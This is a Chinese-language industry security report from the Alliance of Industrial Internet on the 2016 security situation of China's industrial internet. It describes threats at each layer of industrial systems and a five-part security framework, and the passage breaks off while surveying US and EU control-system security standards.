工业互联网产业联盟
Alliance of Industrial Internet

中国工业互联网安全态势报告

（2016）

工业互联网产业联盟（AII）
2017年2月

中国工业互联网安全态势报告

（2016）

工业互联网产业联盟（AII）

2017年2月

声　明

本报告所载的材料和信息，包括但不限于文本、图片、数据、观点、建议，不构成法律建议，也不应替代律师意见。本报告所有材料或内容的知识产权归工业互联网产业联盟所有（注明是引自其他方的内容除外），并受法律保护。如需转载，需联系本联盟并获得授权许可。未经授权许可，任何人不得将报告的全部或部分内容以发布、转载、汇编、转让、出售等方式使用，不得将报告的全部或部分内容通过网络方式传播，不得在任何公开场合使用报告内相关描述及相关数据图表。违反上述声明者，本联盟将追究其相关法律责任。

工业互联网产业联盟

联系电话：010-62305887

邮箱：aii@caict.ac.cn

前　言

近年来，以互联网、物联网、云计算、大数据、人工智能等为代表的新一代信息技术风起云涌，并开始与传统产业加速融合，“工业互联网”开始崭露头角。工业互联网深刻改变了并继续改变着传统产业的生产方式、组织方式和商业模式，不断推动着全球工业体系的智能化变革。

工业互联网在工业生产中的应用使工业生产活动开始呈现“数字化、智能化、网络化”的发展趋势，跨时间、跨地域的“设计、生产、物流、销售、服务”全产业链的生产模式成为常态；各个生产环节的互联互通成为常态。这些新常态可能把工业生产的部分生产环节网络与外部网络互通，在提高效率的同时，也可能引发并导致严重的信息安全事件。近年来频发的工业安全事件充分说明，工业互联网安全需要引起我们的高度重视。

安全是工业互联网健康发展的重要保障，为此，在工业和信息化部的指导下，工业互联网产业联盟(Alliance of Industrial Internet，以下简称 AII)安全组启动了工业互联网安全研究，撰写了中国工业互联网安全报告(2016 版)，在工业互联网安全标准、安全政策、安全态势、存在问题等方面进行了深入研究和总结，以期引起各界对工业互联网安全的广泛关注，促进工业互联网的健康发展。

工业互联网是一个长期发展和演进的过程，目前我们对工业互联网安全的认识还是初步和阶段性的。AII 将根据国内外工业互联网安全的发展情况以及产业界的反馈意见，在持续深入研究的基础上适时修订和发布报告更新版。

此外，经多方评选，我们给出了“2016 年工业互联网十大安全事件”。这些事件从不同的角度揭示了 2016 年工业互联网安全发展的现状和趋势。

本报告的牵头单位是北京匡恩网络科技有限公司，主要参与单位有：中国信息通信研究院、北京奇虎科技有限公司、启明星辰信息技术集团股份有限公司、中国科学院沈阳自动化研究所、中国电子信息产业集团第六研究所、中兴通讯股份有限公司、北京洋浦伟业科技发展有限公司（梆梆安全）、三一重工。

本报告的参编人：李江力、李兴林、田慧蓉、李强、李鸿培、李转琴、孟雅辉、尚文利、张剑明、卢凯、张尼、黄树强、彭卓、卢佐华、刘丁。周苏静、王国宝、武传坤协助审核了报告全文，在此一并致谢！

目　录

第一章 工业互联网安全概述

工业控制领域正在发生重大的变革，德国和美国相继提出了“工业 4.0”、“工业互联网”概念，2015 年 5 月 8 日中国政府提出“中国制造 2025”战略，中国制造业在两化深度融合的基础上继续进行产业结构调整和升级转型。

工业互联网打破了传统工业相对封闭可信的制造环境，这也造成病毒、木马、高级持续性攻击等安全风险对工业生产的威胁日益加剧，一旦受到网络攻击，将会造成巨大经济损失和社会影响。因此，工业互联网自身安全可控是确保其在各生产领域能够落地实施的前提，也是产业安全和国家安全的重要基础和保障。

1.1 工业互联网定义

工业互联网的内涵用于界定工业互联网的范畴和特征，明确工业互联网总体目标，是研究工业互联网的基础和出发点，我们认为，工业互联网是互联网和新一代信息技术与工业系统全方位深度融合所形成的产业和应用生态，是工业智能化发展的关键综合信息基础设施。其本质是以机器、原材料、控制系统、信息系统、产品以及人之间的网络互联为基础，通过对工业数据的全面深度感知、实时传输交换、快速计算处理和高级建模分析，实现智能控制、运营优化和生产组织方式变革[1]。

“网络”、“数据” 和“安全”是工业互联网的三个方面。其中，网络是基础，即通过物联网、互联网等技术实现工业系统的互联互通，促进工业数据的充分流动和无缝集成；数据是核心，即通过工业数据全周期的感知、采集和集成应用，形成基于数据的系统性智能，实现机器弹性生产、运营管理优化、生产协同组织与商业模式创新，推动

工业智能化发展；安全是保障，即通过构建涵盖工业全系统的安全防护体系，保障工业智能化的实现。

工业互联网的发展体现了多个产业生态系统的融合，是构建工业生态系统、实现工业智能化发展的必由之路。

1.2 工业互联网面临的安全威胁

工业互联网在发展中必定面临多种安全问题，本报告从工业互联网的网络架构及典型分层结构的视角阐述了工业互联网面临的安全问题，并提出了工业互联网的安全框架。

1.2.1 工业互联网分层结构及各层面临的安全威胁

1.2.1.1 从智能制造看工业互联网的安全威胁




图 1 工业互联网与智能制造[2]

工业互联网是智能制造的关键基础。由图 1 看，工业互联网位于智能制造系统架构生命周期的所有环节，贯通系统层级所有五个层

级：即设备层、控制层、车间层、企业层和协同层[2]，以及智能功能的互联互通。工业互联网的安全防护的重要性也可见一斑。

工业互联网的不同层级承担不同功能，面临的安全威胁也各不相同：

设备层安全威胁。设备层级包括传感器、仪器仪表、条码、射频识别、机器、机械和装置等，是企业进行生产活动的物质技术基础。目前设备层级的设备信息化程度不是很高或者仅具有简单的状态感知和逻辑运算功能。通过设备层级的设备进行安全入侵尚有困难或尚未引起广泛关注。然而，我们必须注意到设备终端“智能化、网络化、扁平化”的发展趋势，并由此导致的、不断上升的、通过终端入侵造成终端”僵尸化”的风险。

控制层安全威胁。控制层级包括可编程逻辑控制器（Programmable Logic Controller，以下简称 PLC）、数据采集与监视控制系统（Supervisory Control And Data Acquisition ，以下简称 SCADA）、分布式控制系统（Distributed Control System，以下简称 DCS）和现场总线控制系统（Fieldbus Control System，以下简称 FCS）等。控制层设备直接参与生产活动，其中很多生产设备直接影响国计民生，如电力，城市供水、供气系统等。入侵控制层设备不仅可能直接导致巨额经济损失，更有可能造成宽广范围内的社会混乱。近年频发的工控安全事件，如乌克兰电力系统遭到网络攻击等，有力证明了控制层安全导致的严重后果。然而针对控制层设备开展安全防护也面临诸多困难。比如控制层设备对实时性、可靠性的严苛要求导致传统的 IT 信息安全技术难以直接应用到工业现场。控制层设备多采用私有协议，且为满足实时性、可靠性的要求，基本没有或很少在应用层采取安全防范措施；物理隔离成为多数控制层设备的主要甚至

唯一的安全屏障。工业互联网的“互联互通”，使得控制层开始暴露给外部公共网络，破坏了物理隔离的安全保障。此外，控制层设备一般会运行十几年，受各种因素的影响，控制层设备几乎从不进行软硬件升级，其安全漏洞难以及时消除，安全隐患令人担忧。

车间层安全威胁。车间层级实现面向工厂/车间的生产管理，包括制造执行系统（manufacturing execution system，MES）等。目前车间层处于“封闭（物理隔离）”或“半封闭（外界不直接可见）”的状态。为满足未来大规模工业定制化生产的要求，车间层与控制层需要构成一体化网络，以实现信息的实时交互。对于一体化网络，以车间层级为跳板，就可以实现对控制层安全入侵。

企业层安全威胁。企业层级实现面向企业的经营管理，包括企业资源计划系统（Enterprise Resource Planning，以下简称 ERP）、产品生命周期管理（Product Lifecycle Management，以下简称 PLM）、供应链管理系统（Supply Chain Management ，以下简称 SCM）和客户关系管理系统(Customer Relationship Management，以下简称 CRM)等。企业层的信息安全多属于传统的信息安全的领域。企业层是安全入侵或信息侦察的第一门户，也是社会工程学攻击的主要对象。企业层面临的主要攻击风险有：钓鱼攻击、水坑攻击、分布式拒绝服务(Distributed Denial of Service，以下简称 DDoS)攻击、SQL（Structured Query Language，简称 SQL）注入攻击、社会工程学攻击、跨站脚本攻击等。

协同层安全威胁。协同层级由产业链上不同企业通过互联网络共享信息实现协同研发、智能生产、精准物流和智能服务等。协同层级面临多个方面的安全威胁，需要用户采用纵深防御、网络隔离、入侵防护等多种手段来保证信息安全。

1.2.1.2 从网络框架看工业互联网的安全威胁




图 2 工业互联网整体网络体系目标框架[1]

图 2 示意了工业互联网的网络互联体系的“两大网络”：工厂内部网络和工厂外部网络。

工厂内部网络用于连接在制品、智能机器、工业控制系统、人等主体，包含工厂 IT（Information Technology，以下简称 IT）网络和工厂 OT(Operational Technology，运营技术，以下简称)网络。

工厂外部网络用于连接企业上下游、企业与智能产品、企业与用户等主体，有多种工业应用运行在工业云平台上。




图 3 工厂网络连接现状[1]

工厂内部网络呈现“两层三级”的结构，如图 3 所示。“两层”是指“工厂 OT 网络（工业生产与控制网络）”和“工厂 IT 网络”。“三级”是根据目前工厂管理层级的划分，网络通常被分为“现场级”、“车间级”、“工厂级/企业级”三个层次，每层之间的网络配置和管理策略相互独立。

工厂 OT 网络主要用于连接生产现场的控制器(如 PLC、DCS、FCS)、传感器、伺服器、监控设备等部件。工厂 OT 网络的主要实现技术分为工业现场总线和工业以太网两大类。工厂 IT 网络主要由以太网网构成，并通过网关设备实现与互联网和工厂 OT 网络的互联和安全隔离。

工厂内部网络面临的主要威胁：一是“两层三级”的网络结构导致工业控制网络与工厂信息网络的技术标准各异，传统的 IT 安全防护技术难以实现安全的无缝覆盖；二是工厂网络配置动态化的发展趋势，对安全防护和追踪带来非常大的技术困难。




图 4 工厂外部网络目标架构[1]

工厂外部网络主要是指以支撑工业全生命周期各项活动为目的，用于连接企业上下游之间、企业与智能产品、企业与用户之间的网络。同时，工厂内的工业生产过程逐步扩展到工厂外部网络，工业生产信息系统与互联网正在走向深度协同与融合，包括 IT 系统与互联网的融合、OT 系统与互联网的协同、企业网络与互联网、移动互联网的融合、产品服务与互联网的融合。做为工业大数据的载体，工业云在工业互联网环境里得到广泛应用。

因此，云存储、云计算、虚拟化技术、大数据分析技术，高可靠、实时的无线连接技术等将在工业互联网应用中发挥重要支撑作用。

无线接入、复杂多变的网络结构、多样化的应用场景、海量异构的工业数据、高可靠实时性的严苛数据传输、终端管理的扁平化等是

工业互联网急需解决的技术难题，也是现有的安全防护技术难以满足实际要求的重要原因。数据安全和业务应用安全本身就成为阻碍工业互联网大规模广泛应用的重要因素之一。

1.2.2 工业互联网安全体系框架

工业互联网的安全需求可从工业和互联网两个视角分析。从工业视角看，安全的重点是保障智能化生产的连续性、可靠性，关注智能装备、工业控制设备及系统的安全；从互联网视角看，安全主要保障个性化定制、网络化协同以及服务化延伸等工业互联网应用的安全运行以提供持续的服务能力，防止重要数据的泄露，重点关注工业应用安全、网络安全、工业数据安全以及智能产品的服务安全。因此，从构建工业互联网安全保障体系考虑，工业互联网安全体系框架[1]如图 5 所示，主要包括五大重点，设备安全、网络安全、控制安全、应用安全和数据安全。




图 5 工业互联网安全体系[1]

- **设备安全**是指工业智能装备和智能产品的安全，包括芯片安全、嵌入式操作系统安全、相关应用软件安全以及功能安全等。
- **网络安全**是指工厂内有线网络、无线网络的安全，以及工厂外

与用户、协作企业等实现互联的公共网络安全。

- **控制安全**是指生产控制系统安全，主要针对 PLC、DCS、SCADA 等工业控制系统的安全，包括控制协议安全、控制平台安全、控制软件安全等。
- **应用安全**是指支撑工业互联网业务运行的应用软件及平台的安全，包括各类移动应用；
- **数据安全**是指工厂内部重要的生产管理数据、生产操作数据以及工厂外部数据(如用户数据) 等各类数据的安全。

1.2.3 工业互联网需要解决的安全问题

新一轮的工业革命是工业互联网蓬勃发展的原动力。反过来，工业互联网的快速发展又改变或催生了工业生产的设计、生产、物流、销售和服务模式。大规模个性化定制、远程运维和工业云等新兴业态崭露头角，并引起广泛关注。同时，“数字化、智能化、网络化”为特征的工业互联网既面临传统 IT 的安全威胁，也面临以物理攻击为主的信息通信技术（Information Communications Technology，以下简称 ICT）的安全威胁。

安全保障能力已成为影响工业互联网创新发展的关键因素。随着互联网与工业融合创新的不断推动，电力、交通、市政等大量关系国计民生的关键信息基础设施日益依赖于网络，并逐步与公共互联网连接，一旦受到网络攻击，不仅会造成巨大的经济损失，更可能造成环境灾难和人员伤亡，危及公众生活和国家安全。

工业领域安全防护急需加强和提升。目前，工业领域安全防护采用分层分域的隔离和边界防护思路。工厂内网与工厂外网之间通常部署隔离和边界防护措施，采用防火墙、虚拟专用网络（Virtual Private Network，以下简称 VPN)、访问控制等边界防护措施保障工

厂内网安全。企业管理层网络主要采用权限管理、访问控制等传统信息系统安全防护措施，与生产控制层之间较多的采用工业防火墙、网闸、入侵防护等隔离设备和技术实现保护“数据安全”。生产控制层以物理隔离为主，工业私有协议应用较多，工业防火墙等隔离设备需针对专门协议设计。企业更关注生产过程的正常进行，很少在工作站和控制设备之间部署隔离设备、进行软件升级，一般也不安装病毒防护软件以避免带来功能安全问题。控制协议、控制软件在设计之初也缺少诸如认证、授权、加密等安全功能，生产控制层安全保障措施严重缺失。

综上，未来工业互联网安全主要面临以下几方面的问题：

（1）生产设备安全问题开始凸现。传统生产设备网络化水平、智能化水平不高，重点关注物理和功能安全。但未来的生产模式更强调终端的生产角色的扁平、协同，导致生产设备数字化、信息化、网络化、智能化水平不断提升；生产环节中人机交互过程逐渐减少甚至消失（如无人工厂、自动驾驶）。上述因素导致一些安全隐患难以发觉，更重要的是导致海量设备直接暴露在网络攻击之下。木马病毒能够在这些暴露的设备之间的以指数级的速度感染扩散。这种情况下，工业设备就成为安全攻击的“肉鸡”武器。近期美国域名服务商被大量终端设备攻击事件说明了这种攻击方式的巨大危害。

（2）端到端生产模式下的网络安全问题。为追求更高的生产效率，工业互联网开始承担从生产需求起至产品交付乃至运维的“端到端”的服务。比如大规模个人定制的服装行业，个性化定制的家电行业已经开始实现从由生产需求起至产品交付“端到端”的生产服务模式。无人化生产模式下，工厂网络迅速向“三化 IP（Internet Protocol ，网络互连的协议）化、扁平化、无线化）+灵活组网”方

向发展，工厂网络开始直接面临众多传统 IT 安全挑战。工业网络灵活组的网需求使网络拓扑的变化更加复杂，导致传统基于静态防护策略和安全域的防护效果下降。工业生产网络对信息交互实时性、可靠性的要求，难以接受复杂的安全机制，极易受到非法入侵、信息泄露、拒绝服务等攻击。“端到端”的生产模式、无人化生产发展趋势使得工业互联网安全防护的边界空前扩张，对安全防护机制的要求空前提高。

（3）控制安全问题。当前工厂控制安全主要关注控制过程的功能安全，信息安全防护能力不足。由于工厂控制系统的实时性和可靠性要求高，诸如认证、授权和加密等需要附加开销的信息安全功能被舍弃。现有控制协议、控制软件等在设计之初主要基于 IT 和 OT 相对隔离以及 OT 环境相对可信这两个前提。但 IT 和 OT 的融合打破了传统安全可信的控制环境，网络攻击从 IT 层渗透到 OT 层，从工厂外渗透到工厂内。遗憾的是，目前缺乏有效的应对 APT（Advanced Persistent Threat，高级持续性威胁，简称 APT）攻击检测和防护手段。令业界最为担心的是控制安全问题最接近物理实体安全，并由此导致的物理空间的损害。

（4）应用安全问题。网络化协同、服务化延伸、个性化定制等新模式新业态的出现对传统公共互联网的安全能力提出了更高要求。工业应用复杂，安全需求多样，因此对工业应用的业务隔离能力、网络安全保障能力要求都将提高。

（5）数据安全问题。数据是工业互联网的核心，工业数据由少量、单一、单向正在向大量、多维、双向转变，具体表现为工业互联网数据体量大、种类多、结构复杂，并在 IT 和 OT 层、工厂内外双向流动共享。工业领域业务应用复杂，数据种类和保护需求多样，数据

流动方向和路径复杂，不仅对网络的可靠、实时传递造成影响，对重要工业数据以及用户数据保护的难度也陡然增大。

综上所述，数字化的、网络化、智能化生产设备安全、端到端生产模式下的网络安全，、生产控制系统安全、应用安全问和数据安全是工业互联网发展急需解决的问题，其中终端设备安全、生产控制系统安全和数据安全尤为急迫。

第二章 工业互联网安全标准与政策动态

2.1 美国历年来发布的安全标准及重要文件

美国自克林顿政府时期就开始布局工业控制系统的安全保护工作。1996 年 7 月，克林顿颁布第 13010 号行政令，初步划定关键基础设施的范围，主要包括：电信、电力系统、天然气及石油的存储和运输、银行和金融、交通运输、供水系统、紧急服务、政府连续性等 8 类。

2002 年 11 月，布什政府颁布《国土安全法》，成立国土安全部，具体负责关键基础设施安全工作。2006 年 6 月，布什政府颁布《国家基础设施保护计划》，为政府和私营机构提供关键基础设施保障的实施框架。

2009 年 5 月，奥巴马在白宫公布了名为《网络空间政策评估：保障可信和强键的信息和通信基础设施》的报告，强调美国 21 世纪的经济繁荣将依赖网络空间安全。2010 年 6 月，发布《网络空间可信身份标识国家战略》，提出网络空间是一个国家关键基础设施的重要组成部分；2011 年 5 月，美国白宫等六部门发布了《美国网络空间国际战略》。同年 7 月，美国国防部发布首份《网络空间行动战略》。2011 年 12 月，美国总统科技顾问委员会向总统和国会提交报告《数字未来设计：联邦资助的网络与信息技术研发》。2013 年 1 月，美国总统执行办公室、国家科学技术委员会和高端制造业国家项目办公室联合发布了《国家制造业创新网络初步设计》，投资 10 亿美元组建美国制造业创新网络（NNMI），集中力量推动数字化制造、新能源以及新材料应用等先进制造业的创新发展。2013 年 2 月，奥巴马政府颁布第 13636 号行政令《提高关键基础设施的网络安全》，明确要求国土安全部采取措施推进政企合作及网络安全信息共享机制的建立，并颁布第

21 号总统令《提高关键基础设施的安全性和恢复力》。经过一系列工业安全研讨后，美国国家标准技术研究院（NIST）起草了《提高关键基础设施网络安全的框架规范》（简称规范）第一个版本，美国白宫在 2014 年 2 月 12 日正式公布了这一国家级的信息安全指导规范。

2015 年 4 月 23 日,美国五角大楼发布新版《网络安全战略概要》，公开声称要把网络战作为今后军事冲突的战术选项之一。同时，依次列出网络战中对美国威胁最大的国家：中国、俄罗斯、伊朗、朝鲜。

2016 年 6 月，美国工业互联网联盟（Industrial Internet Consortium，以下简称 IIC）发布工业互联网参考架构模型，该架构为不同企业提供通用语言，并提供进行标准开发的蓝图。

2016 年 9 月，美国工业互联网联盟（IIC）提出工业互联网安全框架草案 V1.0，融合不同安全领域（工业、信息、控制、分析学、云计算）为工业互联网系统提供安全指导。

2016 年 11 月，美国发布《制造业与工业控制系统安全保障能力评估》草案，以帮助制造商及化工厂等使用特殊计算机化生产流程的从业企业预防在线攻击活动。

美国相关国家部门、研究机构和行业组织等近年来也发布了很多工业控制系统信息安全方面的标准和策略。

美国国家标准与技术研究院（NIST）于 2015 年 5 月 2 日发布了《工业控制系统（ICS）安全指南》（NIST SP800-82），主要从五个方面论述了工业控制系统 ICS 安全的重要性和应对威胁的安全策略，分别为：工控系统架构、系统与信息系统的区别、工控系统的典型威胁和脆弱性分析、工控系统信息安全建设参考模型、SP 800-53 中的安全控制措施在工控系统中的应用。

美国国家标准与技术研究院（NIST）近年来发布的相关安全标准

和重要文件如下：

1）《工业控制系统安全指南》（NIST SP 800-82）；

2）《联邦信息系统和组织的安全控制建议》（NIST SP 800-53）；

3）《系统保护轮廓-工业控制系统》（NIST IR 7176）；

4）《中等健壮环境下的 SCADA 系统现场设备保护概况》；

5）《智能电网安全指南》（NIST IR 7628）。

北美电力可靠性委员会（NERC）发布了《北美大电力系统可靠性规范》（NERC CIP002－009）。

美国天然气协会（AGA）发布了《SCADA 通信的加密保护》（AGAReportNo.12）。

美国石油协会（API）发布了《管道 SCADA 安全》（API1164）、《石油工业安全指南》。

美国能源部（DOE）发布了《提高 SCADA 系统网络安全 21 步》。

美国国土安全部（DHS）发布的相关安全标准和重要文件有：

1）《中小规模能源设施风险管理核查事项》；

2）《控制系统安全一览表：标准推荐》；

3）《SCADA 和工业控制系统安全》。

美国核管理委员会发布了《核设施网络安全措施》。

2.2 欧盟历年来发布的安全标准及重要文件

为应对日益增加的针对关键基础设施的网络攻击，欧盟近几年发布了“欧洲关键基础设施保护项目（EPCIP）”，并成立工控安全应急响应组 ICS-CSIRT，负责对各类工控安全事件响应分析、共享收集信息，协调各成员国实施关键基础设施保护计划。历年来发布的相关安全标准及重要文件主要如下：

